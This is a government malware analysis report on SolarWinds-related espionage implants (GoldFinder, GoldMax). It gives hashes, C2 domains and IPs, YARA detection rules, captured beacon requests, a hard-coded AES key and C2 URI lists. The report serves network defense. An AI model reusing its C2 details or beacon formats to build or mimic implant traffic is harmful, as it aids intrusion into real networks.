This Malware Analysis Report (MAR) is the result of analytic efforts between the Cybersecurity and Infrastructure Security Agency (CISA) and the Cyber National Mission Force (CNMF) of U.S. Cyber Command. This report provides detailed analysis of several malicious samples and artifacts associated with the supply chain compromise of SolarWinds Orion network management software, attributed by the U.S. Government to the Russian SVR Foreign Intelligence Service (APT 29, Cozy Bear, The Dukes). CISA and CNMF are distributing this MAR to enable network defense and reduced exposure to malicious activity. This MAR includes suggested response actions and recommended mitigation techniques.
This report analyzes eighteen (18) files categorized by their associative behavior and structured configurations.
Seven (7) of the analyzed files are executables that attempt to connect to hard-coded command and control (C2) servers using Hypertext Transfer Protocol Secure (HTTPS) on port 443 and await a response upon execution.
• Three (3) executables written in Golang (Go) and packed using the Ultimate Packer for Executables (UPX) were identified by the security company FireEye as SOLARFLARE malware. One (1) of which was unpacked and included in this report.
• Four (4) executables written in Go were identified by FireEye as SUNSHUTTLE. Two (2) of which were unpacked and included in this report.
One (1) file is a text file that appears to be a configuration file for a SUNSHUTTLE sample.
Six (6) files are Visual Basic Script (VBScript) files designed to add the Windows registry keys to store and execute an obfuscated VBScript to download and execute a malicious payload from its C2 server. The VBScripts were identified as MISPRINT/SIBOT.
One (1) file was identified as a China Chopper webshell server-side component. The webshell was observed on a network with an active SUNSHUTTLE infection, which would provide the actor with an alternative method of accessing the network if the SUNSHUTTLE infection was remediated.
For more information on SolarWinds-related activity visit: https://us-cert.cisa.gov/remediating-apt-compromised-networks.
For a downloadable copy of IOCs, see: MAR-10327841-1.v1.stix
Click here for a PDF version of this report.
Submitted Files (14)
0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9 (finder.exe)
0d770e0d6ee77ed9d53500688831040b83b53b9de82afa586f20bb1894ee7116 (owafont.aspx)
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec (bootcats.exe)
6b01eeef147d9e0cd6445f90e55e467b930df2de5d74e3d2f7610e80f2c5a2cd (f3.exe)
7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb ( rundll32registry_createremote…)
88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07 (prnmngrz.vbs)
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 (Lexicon.exeUnPacked)
acc74c920d19ea0a5e6007f929ef30b079eb2836b5b28e5ffcc20e68fa707e66 (rundll32registry_schtaskdaily….)
b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8 (Lexicon.exe)
cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c (prndrvrn.vbs)
e9ddf486e5aeac02fc279659b72a1bec97103f413e089d8fabc30175f4cdbf15 (rundll32file_schtaskdaily.vbs)
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def (SchCachedSvc.exe)
f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c (WindowsDSVC.exe)
f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2 (f2.exe)
Additional Files (4)
a9037af30ff270901e9d5c2ee5ba41d547bc19c880f5cb27f50428f9715d318f (Final_vbscript.vbs)
bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df (runlog.dat.tmp)
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d (finder.exe_Unpacked)
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 (WindowsDSVC.exe_Unpacked)
Domains (5)
eyetechltd.com
megatoolkit.com
nikeoutletinc.org
reyweb.com
sense4baby.fr
IPs (1)
185.225.69.69
Findings
0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9
Tags
trojan
Details
| Name |
finder.exe |
| Size |
1940480 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
1d97d76afefaa09556683c2fcd875baa |
| SHA1 |
90651ee3dde5fe80ec52f13c487715bb5f04f6b6 |
| SHA256 |
0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9 |
| SHA512 |
effca75ac9103f23006efa7fbb8e3fea2a1f426f63d0153bbce286c0262d5a470e206beb0fb6a67ec963fddbd556790bcd0432a96aa8b7ce6060be46124378cd |
| ssdeep |
49152:o7fPmMDelNw0jQRtsBbsj3IpWrmxkpe14yn8:UWrQRtMpge2yn |
| Entropy |
7.873884 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.284134 |
| Emsisoft |
Gen:Variant.Bulz.284134 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| Lavasoft |
Gen:Variant.Bulz.284134 |
| Microsoft Security Essentials |
Trojan:Win64/GoldFinder.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 5c227744852a6ceb12cdb8d238e6d89a |
header |
512 |
2.467962 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| 9f091240d6d7fcdcffa6dae025085ffd |
UPX1 |
1939456 |
7.874501 |
| 50620caa4cae52ec3a75710e0140e092 |
UPX2 |
512 |
1.661240 |
Relationships
| 0affab34d9… |
Contains |
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SOLARFLARE/GoldFinder malware. The executable is UPX packed and when executed, the application will unpack and execute (d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d) in memory.
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d
Tags
trojan
Details
| Name |
finder.exe_Unpacked |
| Size |
4947968 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
86e0f3071c3b3feecf36ea13891633fb |
| SHA1 |
9f9f3b73e586e376fd81c6bdb75476fc3d37789c |
| SHA256 |
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d |
| SHA512 |
a3cb2771a7fe2419621865230cecf4105e5323e9e99edc7f863b7dea9db0646647b2a83c9e5b99ef0c92a58d890c1fc18069d24f3d3704396cc9af1c5b03c849 |
| ssdeep |
49152:F3oUWn0hg/SlNpppOgFq/ANwhtB7ZUgB2SMS9AOE1w5ZRXR5/lTpJ6JwBS5g+A:qpx6bcVywhtB1Tx57X+A |
| Entropy |
5.958753 |
Antivirus
| Ahnlab |
Trojan/Win64.Cobalt |
| BitDefender |
Gen:Variant.Bulz.284134 |
| Emsisoft |
Gen:Variant.Bulz.284134 (B) |
| Ikarus |
Trojan.Crypter |
| Lavasoft |
Gen:Variant.Bulz.284134 |
| Microsoft Security Essentials |
Trojan:Win64/GoldFinder.A!dha |
YARA Rules
- rule CISA_3P_10327841_01 : SOLARFLARE trojan
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841.r1.v1”
Date = “2021-03-04”
Actor = “n/a”
Category = “Trojan”
Family = “SOLARFLARE”
Description = “Detects strings in Finder_exe samples”
MD5_1 = “86e0f3071c3b3feecf36ea13891633fb”
SHA256_1 = “d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d”
strings:
$Go_Lang = “Go build ID:”
$main_func = “main.main”
$main_encrypt = “main.func1”
$StatusCode = “StatusCode:”
$Headers = “Headers:”
$Data = “Data:”
$Target = “Target:”
condition:
(uint16(0) == 0x5A4D) and all of them
}
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
91802a615b3a5c4bcc05bc5f66a5b219 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| c986ba8e4a156864e2afff2732285838 |
header |
1536 |
1.243612 |
| 4a26b87fa44a548f2d6d6a3d2cf09fb2 |
.text |
2284544 |
5.911172 |
| 46e1b5a3734e729d9bdce0a14120c910 |
.rdata |
2400768 |
5.329403 |
| 952ce42dcbf61c3fac54c2c958e0c551 |
.data |
259072 |
5.567652 |
| 52887da2b4d17327b2d67732484c11c2 |
.idata |
1536 |
2.877795 |
| 07b5472d347d42780469fb2654b7fc54 |
.symtab |
512 |
0.020393 |
Relationships
| d8009ad960… |
Connected_To |
185.225.69.69 |
| d8009ad960… |
Contained_Within |
0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9 |
Description
The file is an 64-bit Windows executable file. This file is the UPX unpacked sample from the UPX packed sample “finder.exe” (0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9). The application is written in the Golang (Go) open-source language. The application is designed to detect servers and network redirectors such as network security devices between the compromised systems and the C2 server. When executed, it attempts to connect to its C2 server using HTTPS on port 443. Once connection is established, it will log all of the HTTP request and response information from/to the hard-coded C2 in plaintext into “%current directory%loglog.txt” (Figure 1)
The malware uses the following hard-coded labels to store the request and response information in the log file:
Target: The C2 URI
StatusCode: HTTP response/status code
Headers: HTTP response headers and the values
Data: Data from the HTTP response received from the C2
Displayed below are sample HTTP request sent:
–Begin sample request–
GET / HTTP/1.1
Host: 185.225.69.69
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
–End sample request–
Screenshots

Figure 1 – Screenshot of the log file.
185.225.69.69
Tags
command-and-control
URLs
- hxxps[:]//185.225.69.69/live
Ports
HTTP Sessions
- GET / HTTP/1.1
Host: 185.225.69.69
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
- GET /live/ HTTP/1.1
Host: 185.225.69.69
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Cookie: wDacJ87epY=8aebf98f920a2a198c00d87c246572b9; hBZ38QSGIR7UgOKT=NZQWAvMR6VGKA; 0aUvm7fgB4UB5=IhFr8BnqYbP8ZZg1Zi8VPQWKQTXdRG8q; CLAshlHL1M=114
Referer: www[.]google.com
Accept-Encoding: gzip
Whois
inetnum: 185.225.68.0 – 185.225.71.255
netname: HU-XET-20171012
country: HU
org: ORG-XK7-RIPE
admin-c: XL650-RIPE
tech-c: XL650-RIPE
status: ALLOCATED PA
mnt-by: RIPE-NCC-HM-MNT
mnt-by: hu-xet-1-mnt
created: 2017-10-12T13:51:43Z
last-modified: 2017-10-12T13:51:43Z
source: RIPE
organisation: ORG-XK7-RIPE
org-name: XET Kft.
country: HU
org-type: LIR
address: Fraknó u. 8/B 1/4
address: 1115
address: Budapest
address: HUNGARY
e-mail: info@xethost.com
admin-c: XL650-RIPE
tech-c: XL650-RIPE
abuse-c: AR43371-RIPE
mnt-ref: hu-xet-1-mnt
mnt-by: RIPE-NCC-HM-MNT
mnt-by: hu-xet-1-mnt
created: 2017-10-10T14:51:34Z
last-modified: 2020-12-16T12:18:59Z
source: RIPE
phone: +36702451572
org: ORG-XK7-RIPE
address: Fraknó u. 8/B 1/4
address: 1115
address: Budapest
address: HUNGARY
phone: +36309374590
nic-hdl: XL650-RIPE
mnt-by: hu-xet-1-mnt
created: 2017-10-10T14:51:33Z
last-modified: 2019-10-09T11:32:49Z
source: RIPE
e-mail: support@xethost.com
% Information related to ‘185.225.68.0/22AS30836’
route: 185.225.68.0/22
descr: Originated to Xethost by 23Net
origin: AS30836
mnt-by: hu-xet-1-mnt
mnt-by: NET23-MNT
created: 2017-10-17T13:35:44Z
last-modified: 2017-10-17T13:35:44Z
source: RIPE
Relationships
| 185.225.69.69 |
Connected_From |
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d |
| 185.225.69.69 |
Connected_From |
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 |
Description
Finder.exe (0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9) and WindowsDSVC.exe (f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c) attempt to connect to this IP address.
f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2
Tags
trojan
Details
| Name |
f2.exe |
| Size |
1940480 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
f67f71503026181c8499b5709b2b51c4 |
| SHA1 |
e93278e0e1af7fc2f75fe50318fdba7abe2cec0d |
| SHA256 |
f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2 |
| SHA512 |
dc2b788118c5733df1f9addad0d1634eb4d150521a042f0a09726a73cbf3b7682f5ce7a603ffc41871f54fe03c646529559df795586eb6a50c69bd7ede2aed3d |
| ssdeep |
49152:+nHBoTLO0y0UvN+4EK4KnQ4Ub9r0/pVXoUz7NPA6Cl:0HEO0qz4KnQJbV+h7NP+ |
| Entropy |
7.874162 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.284134 |
| Emsisoft |
Gen:Variant.Bulz.284134 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| Lavasoft |
Gen:Variant.Bulz.284134 |
| Microsoft Security Essentials |
Trojan:Win64/GoldFinder.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 657af7f5c4c96b7699b37a285b3bb95d |
header |
512 |
2.462581 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| af51298804473081a36388c4452f0717 |
UPX1 |
1939456 |
7.874774 |
| 50620caa4cae52ec3a75710e0140e092 |
UPX2 |
512 |
1.661240 |
Relationships
| f2a8bdf135… |
Connected_To |
nikeoutletinc.org |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SOLARFLARE/GoldFinder malware. F2.exe is a variant of SOLARFLARE/GoldFinder, a stage 2 environmental analysis tool that was used in tandem with SUNSHUTTLE/GoldMax. F2.exe checks the network capabilities of the host machine in order to identify the host as a future platform for SUNSHUTTLE/GoldMax. F2.exe is nearly identical to the “finder.exe” sample (0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9), differing only by the domain it communicates.
Upon execution, it reaches out to the hard-coded domain nikeoutletinc.org over port 443 while also creating a file in its running directory called “loglog.txt.” As it receives a 200 OK from the specified domain, the details of the response are appended to the “loglog.txt” file and the executable exits. This connection is using HTTPS TLSv1.2 for encryption. After running, f2.exe closes and does not have persistence to run itself. This tool is meant to generate innocent-looking traffic to prod the network defense posture and determine whether the infected host is able to reach out to the internet. Next, another version of “finder” would be used to determine connectivity to the C2 domain. In the compromise associated with this f2.exe sample, a nearly identical file named f3.exe performed the role of reaching out to the C2 domain. This file does not need administrator privileges to run.
After unpacking the sample, displayed below are strings of interest:
–Begin strings of interest–
hxxps[:]//nikeoutletinc.org/id (%v) <= evictCount (%v)initSpan: unaligned lengthinvalid port %q after hostinvalid request descriptormalformed HTTP status codemalformed chunked encodingname not unique on networknet/http: request canceledno CSI structure available
Go build ID: “XoNtlAkjvYqniOio6xGI/0DIub_zdwXYX9I94QTxf/mSa3AXim2woQ8ym8GoD-/H3vqlJigkBWLlKW0U7Eq”
–End strings of interest–
Displayed below are loglog.txt contents after running f2.exe in a lab environment to mimic network traffic:
2021/03/17 10:36:35 Target: hxxps[:]//nikeoutletinc.org/
2021/03/17 10:36:35 StatusCode: 200
2021/03/17 10:36:35 Headers: map[Content-Length:[258] Content-Type:[text/html] Date:[Wed, 17 Mar 2021 14:36:35 GMT] Server:[INetSim HTTPs Server]]
2021/03/17 10:36:35 Data:
2021/03/17 10:36:35 <html>
<head>
<title>INetSim default HTML page</title>
</head>
<body>
<p></p>
<p align=”center”>This is the default HTML page for INetSim HTTP server fake mode.</p>
<p align=”center”>This file is an HTML document.</p>
</body>
</html>
If no network connection exists the file will contain:
2021/03/17 10:38:46 Get “hxxps[:]//nikeoutletinc.org/”: dial tcp 192.168.1.1:443: connectex: No connection could be made because the target machine actively refused it.
nikeoutletinc.org
Tags
command-and-control
Whois
Domain Name: NIKEOUTLETINC.ORG
Registry Domain ID: D402200000007305706-LROR
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: www.namesilo.com
Updated Date: 2020-07-28T09:05:28Z
Creation Date: 2018-08-22T18:44:46Z
Registry Expiry Date: 2021-08-22T18:44:46Z
Registrar Registration Expiration Date:
Registrar: Namesilo, LLC
Registrar IANA ID: 1479
Registrar Abuse Contact Email: abuse@namesilo.com
Registrar Abuse Contact Phone: +1.4805240066
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: See PrivacyGuardian.org
Registrant State/Province: AZ
Registrant Country: US
Name Server: NS35.HOSTERBOX.COM
Name Server: NS36.HOSTERBOX.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
Relationships
| nikeoutletinc.org |
Connected_From |
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def |
| nikeoutletinc.org |
Connected_From |
f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2 |
Description
f2.exe (f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2) and SchCachedSvc.exe (ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def) attempt to connect to this domain.
6b01eeef147d9e0cd6445f90e55e467b930df2de5d74e3d2f7610e80f2c5a2cd
Tags
trojan
Details
| Name |
f3.exe |
| Size |
1939968 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
f50e89488b82622b4dd1a35a599a56ec |
| SHA1 |
90b76eb47c0a6a7ccb2017b55cee6df88b55b6bb |
| SHA256 |
6b01eeef147d9e0cd6445f90e55e467b930df2de5d74e3d2f7610e80f2c5a2cd |
| SHA512 |
b71b488fac96298ad02158854a5227d60d5f5fa1651be1017b6b0f67289e4935bd83544d6cc7df6d6ab54b4fcf5741556d7b75f5d80a0c0ee0ba4d108e4237c2 |
| ssdeep |
49152:BuGmlb/p27ls7+X1PgDd/oGKt4A2sPNrEUxw5acD:Klbh27A+Byd/IQs9Eu |
| Entropy |
7.873962 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.284134 |
| Emsisoft |
Gen:Variant.Bulz.284134 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| Lavasoft |
Gen:Variant.Bulz.284134 |
| Microsoft Security Essentials |
Trojan:Win64/GoldFinder.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 4743b4f0244c6163eb4fa96688360cea |
header |
512 |
2.464055 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| 11eafba3f3e1d220182ee43ca3d5c3ca |
UPX1 |
1938944 |
7.874568 |
| 50620caa4cae52ec3a75710e0140e092 |
UPX2 |
512 |
1.661240 |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SOLARFLARE/GoldFinder malware. F3.exe is a variant of SOLARFLARE/GoldFinder a stage 2 environmental analysis tool that was used in tandem with SUNSHUTTLE/GoldMax. F3.exe checks the network capabilities of the host machine in order to identify the host as a future platform for SUNSHUTTLE/GoldMax. F3.exe is nearly identical to the “finder.exe” sample (0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9), differing only by the domain it communicates. Upon execution, it reaches out to the hard-coded domain google.com over port 443 while also creating a file in its running directory called “loglog.txt.” As it receives a 200 OK from the specified domain, the details of the response are appended to the “loglog.txt” file and the executable exits. This tool is meant to generate innocent-looking traffic to prod the network defense posture and determine whether the infected host is able to reach the internet. Next, another version of “finder” would be used to determine connectivity to the C2 domain. In the compromise associated with this f3.exe sample, a nearly identical file named f2.exe performed the role of communicating to the C2 domain.
f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c
Tags
trojan
Details
| Name |
WindowsDSVC.exe |
| Size |
2037248 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
e930633b2d99da097ef2dfff6734afab |
| SHA1 |
1199a3bd32d9561b2827ed14a2e7d9093936d12f |
| SHA256 |
f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c |
| SHA512 |
33203c83637d6e97481b4c8977892acaabade1543f5132f247f356bc7a623c481ae76eab2f8282e7b99a4c6417c9c5c422dfba85d33907aa5466e90177aad8bf |
| ssdeep |
49152:bqjCBg/1/zelmQLgGZRx9g4wwA3NnbgsPMfdLqEUI:bOCeFzelhL/TxEwwR0sk1Lqp |
| Entropy |
7.875073 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.370300 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Gen:Variant.Bulz.370300 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| Lavasoft |
Gen:Variant.Bulz.370300 |
| Microsoft Security Essentials |
Trojan:Win64/GoldMax.A!dha |
| Sophos |
Mal/GoldMax-A |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| b1ebe7f6d9f68ec788abf985f80220c9 |
header |
512 |
2.484697 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| 5fe74989ec393ccead259222602d437c |
UPX1 |
2036224 |
7.875650 |
| 8b4f623319b09fd4b7d5fcdc5179f6ee |
UPX2 |
512 |
1.763456 |
Relationships
| f28491b367… |
Contains |
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SUNSHUTTLE/Goldmax malware. The executable is UPX packed, and when executed, the application will unpack and execute (fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836) in memory.
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836
Tags
backdoortrojan
Details
| Name |
WindowsDSVC.exe_Unpacked |
| Size |
5180928 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
4de28110bfb88fdcdf4a0133e118d998 |
| SHA1 |
84ae7c2fee1c36822c8b3e54aef31e82d86613c1 |
| SHA256 |
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 |
| SHA512 |
2202852702404e60aeb642cda3ecfe0136a39bac04d86a746c987fbcbd14be3b763961b67a19a013e23e66c8f0c0c03050933e2e27eeb8d60291dad1cc590c29 |
| ssdeep |
49152:I4iyaNa/K/kLYvlGbdc55w/g0EuV+lU/VNW5HzuFNRQNAQQik2NXST9yXMw+37KI:nogIYY4bdaVE+lUNNW5iCvXno+A |
| Entropy |
5.962488 |
Antivirus
| Ahnlab |
Trojan/Win64.Cobalt |
| BitDefender |
Gen:Variant.Bulz.370300 |
| ClamAV |
Win.Malware.SUNSHUTTLE-9838970-0 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Gen:Variant.Bulz.370300 (B) |
| Ikarus |
Trojan.Crypter |
| Lavasoft |
Gen:Variant.Bulz.370300 |
| Microsoft Security Essentials |
Trojan:Win64/GoldMax.A!dha |
| Sophos |
Mal/GoldMax-A |
| Systweak |
trojan-backdoor.sunshuttle-r |
YARA Rules
- rule CISA_3P_10327841_02 : SOLARFLARE trojan
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841.r1.v1”
Date = “2021-03-04”
Actor = “n/a”
Category = “Trojan”
Family = “SOLARFLARE”
Description = “Detects strings in WindowsDSVC_exe samples”
MD5_1 = “4de28110bfb88fdcdf4a0133e118d998”
SHA256_1 = “fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836”
strings:
$Go_Lang = “Go build ID:”
$main_func = “main.main”
$main_encrypt = “main.encrypt”
$main_MD5 = “main.GetMD5Hash”
$main_beacon = “main.beaconing”
$main_command = “main.resolve_command”
$main_key1 = “main.request_session_key”
$main_key2 = “main.retrieve_session_key”
$main_clean = “main.clean_file”
$main_wget = “main.wget_file”
condition:
(uint16(0) == 0x5A4D) and all of them
}
- rule FireEye_21_00004531_01 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “main.request_session_key”
$s2 = “main.define_internal_settings”
$s3 = “main.send_file_part”
$s4 = “main.clean_file”
$s5 = “main.send_command_result”
$s6 = “main.retrieve_session_key”
$s7 = “main.save_internal_settings”
$s8 = “main.resolve_command”
$s9 = “main.write_file”
$s10 = “main.beaconing”
$s11 = “main.wget_file”
$s12 = “main.fileExists”
$s13 = “main.removeBase64Padding”
$s14 = “main.addBase64Padding”
$s15 = “main.delete_empty”
$s16 = “main.GetMD5Hash”
condition:
filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (5 of them)
}
- rule FireEye_21_00004531_02 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “LS0tLS1CRUdJTiBQUklWQVRFIEtFWS0tLS0tCk”
$s2 = “LS0tLS1FTkQgUFJJVkFURSBLRVktLS0tLQ”
$s3 = “Go build ID: “”
condition:
filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
91802a615b3a5c4bcc05bc5f66a5b219 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| d9e458c1580f06a7f3f2929f5400a209 |
header |
1536 |
1.227428 |
| 97e1f8721f9fae6297bdcceb13887e95 |
.text |
2404352 |
5.902419 |
| ead2f864cd6d16d33f7282151865be45 |
.rdata |
2512384 |
5.344095 |
| b51b1bb5decadc56e32f8288fc400c68 |
.data |
260608 |
5.551173 |
| ace875ec125258b2042837d2a2443781 |
.idata |
1536 |
2.877753 |
| 07b5472d347d42780469fb2654b7fc54 |
.symtab |
512 |
0.020393 |
Relationships
| fa1959dd38… |
Contained_Within |
f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c |
| fa1959dd38… |
Connected_To |
185.225.69.69 |
Description
The file is an 64-bit Windows executable file. This file is the UPX unpacked sample from the UPX packed sample “WindowsDSVC.exe” (f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c). The application is written in the Golang (Go) open-source language. When executed, the malware terminates its code execution if the victim’s system MAC address is equal to a hard-coded Hyper-V sandbox default MAC address value: “c8:27:cc:c2:37:5a.” If not, the malware will proceed to check if the file “%current directory%runlog.dat.tmp” is installed on the compromised system. If the file is not installed, it will create and encrypt configuration data using the Advanced Encryption Standard (AES)-256 encryption algorithm with the hard-coded key: “u66vk8e1xe0qpvs2ecp1d14y3qx3d334.” The encrypted data is Base64 encoded using the custom Base64 alphabet (“=” replaced with null) before being stored into “runlog.dat.tmp” in the current directory.
Displayed below is the format of the configuration before being encrypted and encoded:
–Begin configuration data–
Format: MD5 hash of the current time|5-15|0|0|base64 encoded user-agent string
Sample observed: 8aebf98f920a2a198c00d87c246572b9|5-15|0|0|TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NDsgcnY6NzUuMCkgR2Vja28vMjAxMDAxMDEgRmlyZWZveC83NS4w
–End configuration data–
The configuration contains: MD5 hash of the current time | the number range used by its pseudorandom number generator (PRNG) | enable and disable fake request network traffic feature | activation date| Base64 encoded user-agent string used for the requests| padding bytes.
It will attempt to send a HTTP GET request to its C2 server for a session key. The GET request contain a custom cookie (unique identifier value for the implant) for authentication, hard-coded User-Agent string and pseudo-randomly selected HTTP referer value from a list of websites below for masking C2 traffic:
–Begin randomized HTTP referer–
www[.]google.com
www[.]bing.com
www[.]facebook.com
www[.]mail.com
–End randomized HTTP referer–
It contains the following hard-coded legitimate and C2 Uniform Resource Identifier (URI):
–Begin C2 URIs–
https[:]//185.225.69.69/live
https[:]//185.225.69.69/icon.ico
https[:]//185.225.69.69/icon.png
https[:]//185.225.69.69/script.js
https[:]//185.225.69.69/style.css
https[:]//185.225.69.69/css/bootstrap.css
https[:]//185.225.69.69/scripts/jquery.js
https[:]//185.225.69.69/scripts/bootstrap.js
https[:]//185.225.69.69/css/style.css
–End C2 URIs–
–Begin legitimate URIs–
https[:]//www.gstatic.com/images/?
https[:]//ssl.gstatic.com/ui/v3/icons
https[:]//fonts.gstatic.com/s/font.woff2
https[:]//cdn.google.com/index
https[:]//code.jquery.com/
